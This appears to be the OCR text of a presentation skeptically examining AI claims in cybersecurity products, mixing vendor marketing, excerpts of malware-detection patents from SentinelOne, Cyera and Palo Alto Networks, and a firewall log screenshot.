
Reality ← → **Expectation**

We sent an API request to ChatGPT

Claude wrote the documentation

Complex and multi-layered applications of methods and techniques from mathematics, statistics, and computer science by an interdiscplinary team of domain experts and specialists

it's a bit difficult to cut through the marketing and figure out what's happening under the hood



Elevate your SOC with AI and threat intel

Prioritize and enrich incidents, summarize key insights in plain language and save hours of work with the power of Generative AI. Make better and faster decisions by correlating incidents with context on 257 adversaries and their tradecraft from CrowdStrike's industry-leading threat intelligence.

it's a bit difficult to cut through the marketing and figure out what's happening under the hood

but then a thought occured to me

SentinelOne Secures Patent for Breakthrough Protection Techniques

Endpoint Leader's Ongoing Commitment to Innovation & Research Key to Revolutionizing Cyber Defense

Mountain View, Calif. – October 15, 2020 – SentinelOne, *the* autonomous cybersecurity platform company, today announced it has secured a new patent from the U.S. Patent & Trademark Office (USPTO). SentinelOne's latest patent, USPTO **Patent No. 10,762,200**, titled *System and Methods for Executable Code Detection, Automatic Feature Extraction, and Position-Independent Code Detection*, recognizes SentinelOne for its unique approach to uncovering exploits in their initial payload stage. In addition, the patent highlights the innovative way in which SentinelOne's industry-lauded, AI-based engine extracts the valuable traits out of any given file in order to catch the most advanced malware. The patent is a testament to SentinelOne's innovative XDR platform and underlying technology innovation.

SentinelOne Secures Patent for Breakthrough Protection Techniques

Endpoint Leader's Ongoing Commitment to Innovation & Research Key to Revolutionizing Cyber Defense

Mountain View, Calif. – October 15, 2020 – SentinelOne, *the* autonomous cybersecurity platform company, today announced it has secured a new patent from the U.S. Patent & Trademark Office (USPTO). SentinelOne's latest patent, USPTO **Patent No. 10,762,200**, titled *System and Methods for Executable Code Detection, Automatic Feature Extraction, and Position-Independent Code Detection*, recognizes SentinelOne for its unique approach to uncovering exploits in their initial payload stage. In addition, the patent highlights the innovative way in which SentinelOne's industry-lauded, AI-based engine extracts the valuable traits out of any given file in order to catch the most advanced malware. The patent is a testament to SentinelOne's innovative XDR platform and underlying technology innovation.

(12) **United States Patent**
Salem et al.

(54) **SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION**

(71) Applicant: **Sentinel Labs Israel Ltd.**, Tel Aviv (IL)

(72) Inventors: **Shlomi Salem**, Tel Aviv (IL); **Roy Ronen**, Raanana (IL); **Assaf Nativ**, Tel Aviv-Jaffa (IL); **Amit Zohar**, Tel Aviv-Jaffa (IL); **Gal Braun**, Ness Ziona (IL); **Pavel Ferencz**, Beer Sheva (IL); **Eitan Shterenbaum**, Kiryat-Ono (IL); **Tal Maimon**, Rishon LeZiyon (IL)

(73) Assignee: **SENTINEL LABS ISRAEL LTD.**

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 0 days.

This patent is subject to a terminal disclaimer.

OTHER PUBLICATIONS

Barbhuiya et al., "Detection of neighbor solicitation and advertisement spoofing in IPv6 neighbor discovery protocol." Proceedings of the 4th international conference on Security of information and networks. (2011).

(Continued)

Primary Examiner — Izunna Okeke
(74) *Attorney, Agent, or Firm* — Perkins Coie LLP

(57) **ABSTRACT**

Disclosed herein are systems and methods for enabling the automatic detection of executable code from a stream of bytes. In some embodiments, the stream of bytes can be sourced from the hidden areas of files that traditional malware detection solutions ignore. In some embodiments, a machine learning model is trained to detect whether a particular stream of bytes is executable code. Other embodiments described herein disclose systems and methods for automatic feature extraction using a neural network. Given a new file, the systems and methods may preprocess the code to be inputted into a trained neural network. The neural network may be used as a "feature generator" for a malware detection model. Other embodiments herein are directed to systems and methods for identifying, flagging, and/or detect-

(Continued)

it's a bit difficult to cut through the marketing and figure out what's happening under the hood

but then a thought occured to me


so, i went read a bunch of **patents**

FortiAI: Secure Your AI Transformation

Protect, assist, and safeguard your AI journey

LEARN MORE

READ THE NEWS



paloalto NETWORKS

Products Solutions Services Partners Company More

Demos and

Introducing Prisma AIRS


Prisma® AIRS is the world's most comprehensive AI security platform.

Deploy Bravely.

PRISMA® AIRS BY PALO ALTO NETWORKS

Get to know Prisma AIRS →

See Prisma AIRS in action →




RECOMMENDED

AI-POWERED NETWORK SECURITY

Purple ai™


Empower your team with an AI security analyst.



World-Leading Cybersecurity. Powered by AI.

One enterprise platform protecting endpoint, cloud, and data.

Request a Demo →



(19) United States
(12) Patent Application Publication
SEGEV et al.
(10) Pub. No.: US 2024/0126918 A1
(43) Pub. Date: Apr. 18, 2024

(54) TECHNIQUES FOR DATA CLASSIFICATION AND FOR PROTECTING CLOUD ENVIRONMENTS FROM CYBERSECURITY THREATS USING DATA CLASSIFICATION

(71) Applicant: **Cyera, Ltd.**, Tel Aviv (IL)


(72) Inventors: **Yotam SEGEV**, New York, NY (US); **Itamar BAR-ILAN**, Tel Aviv (IL); **Yonatan ITAI**, Tel Aviv (IL); **Shiran BARELI**, Tel Aviv (IL); **Michael ELAZAR**, Ramat Gan (IL); **Antony TIMCHENKO**, Modiin (IL); **Itay MIZERETZ**, Tel Aviv (IL)

(73) Assignee: **Cyera, Ltd.**, Tel Aviv (IL)

(52) U.S. Cl.
CPC *G06F 21/6245* (2013.01); *G06F 21/54* (2013.01); *G06F 21/577* (2013.01)

(57) ABSTRACT

Techniques for data classification. A method includes sampling a dataset into first and second samples. Each first sample is a numerical value, and each second sample is a string of characters. A truth table is applied to the first samples from a dataset. The truth table includes multiple first columns, each of which accepts an input value determined for each of the first samples, and a second column which outputs first scores representing likelihoods for



AI-POWERED NETWORK SECURITY

cent characters, such as: "1023," "23ae,"
. In various embodiments, threat engine
to analyze files using 8-grams. Other
used, such as 7-grams or 4-grams. In the
ove, "1023ae42f6f28762" is an 8-gram,
" is an 8-gram, etc. The total number of
ossible in a byte sequence is 2^{64} (18,446,
16). Searching for all possible 8-grams in
ould readily exceed the resources of data
tead, and as will be described in more
gnificantly reduced set of 8-grams is
y platform **122** to data appliance **102** for
e **244**.
n packets corresponding to a file are
engine **244**, threat pattern matcher **408**
or matches against strings in a table (e.g.,
gular expression and/or exact string
matches (e.g., with each instance of a
a corresponding pattern ID) and at what
occurred is generated. Actions on those

state. The filetype associated with a session can be updated as the session progresses, as applicable. For example, in a stream of text, when a <script> tag is encountered, the JavaScript filetype can be assigned for the session. When a corresponding </script> is encountered, the filetype can be changed (e.g., back to plaintext).

4. Linear Classification Models

[0074] One way to represent a linear model is by using the following linear equation:

$$\sum(\beta_i x_i) < C,\ i = 1, 2, 3\ \ldots\ , P$$

[0075] where P is the total number of features, x_i is the ith feature, β_i is the coefficient (weight) of feature x_i, and C is a threshold constant. In this example, C is the threshold for a verdict of maliciousness, meaning that if a summation for a given file is less than C, the file is assigned a verdict of benign, and if the summation is





FIG. 5


502
Samples Database
504
Code Sections
506
Non-Code Sections
508
Code Training Samples
510
Code Test Samples
512
Non-Code Training Samples
514
Non-Code Test Samples
516
Training Set
518
Test Set



100
DOS Header
DOS Stub
NT Header
PE File Header
Image Optional Header
112
Data Directories
Table of Section Headers
116
Sections
.text
.data
.edata
.rsrc
302
304
306
308
310
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3

(19)日本国特許庁(JP)　(12)公開特許公報(A)　(11)公開番号
特開2025-24158
(P2025-24158A)
(43)公開日　令和7年2月19日(2025.2.19)

(51)国際特許分類　F I
G06F 21/55 (2013.01)　G06F 21/55 320

審査請求 有 請求項の数 13 OL 外国語出願 (全28頁)

(21)出願番号　特願2024-202193(P2024-202193)
(22)出願日　令和6年11月20日(2024.11.20)
(62)分割の表示　特願2022-573510(P2022-573510)の分割
原出願日　令和3年6月1日(2021.6.1)
(31)優先権主張番号　63/033,012
(32)優先日　令和2年6月1日(2020.6.1)
(33)優先権主張国・地域又は機関　米国(US)
(31)優先権主張番号　17/133,177
(32)優先日　令和2年12月23日(2020.12.23)
(33)優先権主張国・地域又は機関　米国(US)

（特許庁注：以下のものは登録商標）

最終頁に続く

(71)出願人　517392861
パロ アルト ネットワークス，インコーポレイテッド
Palo Alto Networks, Inc.
アメリカ合衆国 カリフォルニア州 95054，サンタ・クララ，タナリー・ウェイ 3000
3000 Tannery Way, Santa Clara, California 95054, United States of America
(74)代理人　110004381
弁理士法人ITOH
(72)発明者　ワン，フェン

最終頁に続く

(54)【発明の名称】　統計的ペイロードフィンガープリントを使用した自動IOTデバイス識別

(57)【要約】　(修正有)
【課題】モノのインターネットデバイスに対して、様々な状況においてマルウェアを検出し、かつ、その害を防止するシステム、方法及びプログラムを提供する。
【解決手段】システムにおいて、セキュリティプラット

700

i know what you're thinking. it's **2025.**

i know what you're thinking. it's **2025.**

nobody **reads things** anymore.

i know what you're thinking. it's **2025**.

nobody **reads things** anymore.

we have AI do it for us, so we can pretend we read them.

Generated Time	2015/01/22 10:20:18	Bytes Received	0
Start Time	2015/01/22 10:19:27	Bytes Sent	6579
Receive Time	2015/01/22 10:20:18	Repeat Count	1
Elapsed Time(sec)	0	Packets	7
		Packets Received	0
		Packets Sent	7

Log Action

Log Links

Proxy Transaction ☐
Decrypted ☐
Packet Capture ☐
Client to Server ☐
Server to Client ☐
Symmetric Return ☐
Mirrored ☐

Related Logs (+/- 24 Hours)

Receive Time	Log	Type	Application	Action	Rule	Bytes	Packets	Severity	Category
01/21 19:04:37	Traffic	end	Incomplete	allow	rule-any	6,579	7		
01/21 23:11:16	Traffic	end	Incomplete	allow	rule-any	6,579	7	Informational	Business-and-eco
01/22 10:20:18	Threat	url	web-browsing	alert	rule-bug72825				
01/22 10:20:18	Traffic	end	web-browsing	allow	rule-bug72825	6,579	7		

BACKGROUND

[0001] The disclosure generally relates to CPC class G06F and subclass 21/50 and/or 21/56.

[0002] Cybersecurity systems analyze binary files for malware detection with static analysis (SA) and dynamic analysis (DA). SA comprises analysis of code in the binary files without running any of the code by analyzing data such as code patterns, attributes and artifacts, flags, and anomalies. DA comprises executing the binary files in a sandbox environment (e.g., a virtual machine) and analyzing runtime behavior. Sandbox environments vary, for instance by emulating distinct operating systems, and DA can execute a binary file in multiple sandbox environments. DA is typically more computationally intensive than SA due to operations for instantiating and tearing down sandbox environments and running binary files therein.

BRIEF DESCRIPTION OF THE DRAWINGS

[0003] Embodiments of the disclosure may be better understood by referencing the accompanying drawings.

[0004] FIG. **1** is a schematic diagram of a structure aware binary file malware detection model comprising a structure aware dynamic compressor of tree structure DA data.

[0005] FIG. **2** is a schematic diagram of an example structure aware dynamic compressor.

[0006] FIG. **3** depicts example API call data encoded in a hierarchical schema and an example tree data structure generated from the example API call data.

[0007] FIG. **4** is a flowchart of example operations for detecting malware binary files with structure aware data transformations.

[0008] FIG. **5** is a flowchart of example operations for generating dynamically compressed structure aware tokens from a tree data structure.

[0009] FIG. **6** is a flowchart of example operations for training a structure aware dynamic compressor and a machine learning model as an ensemble.

[0010] FIG. **7** depicts an example computer system with a structure aware dynamic compressor and a structure aware malware detection model.

DESCRIPTION

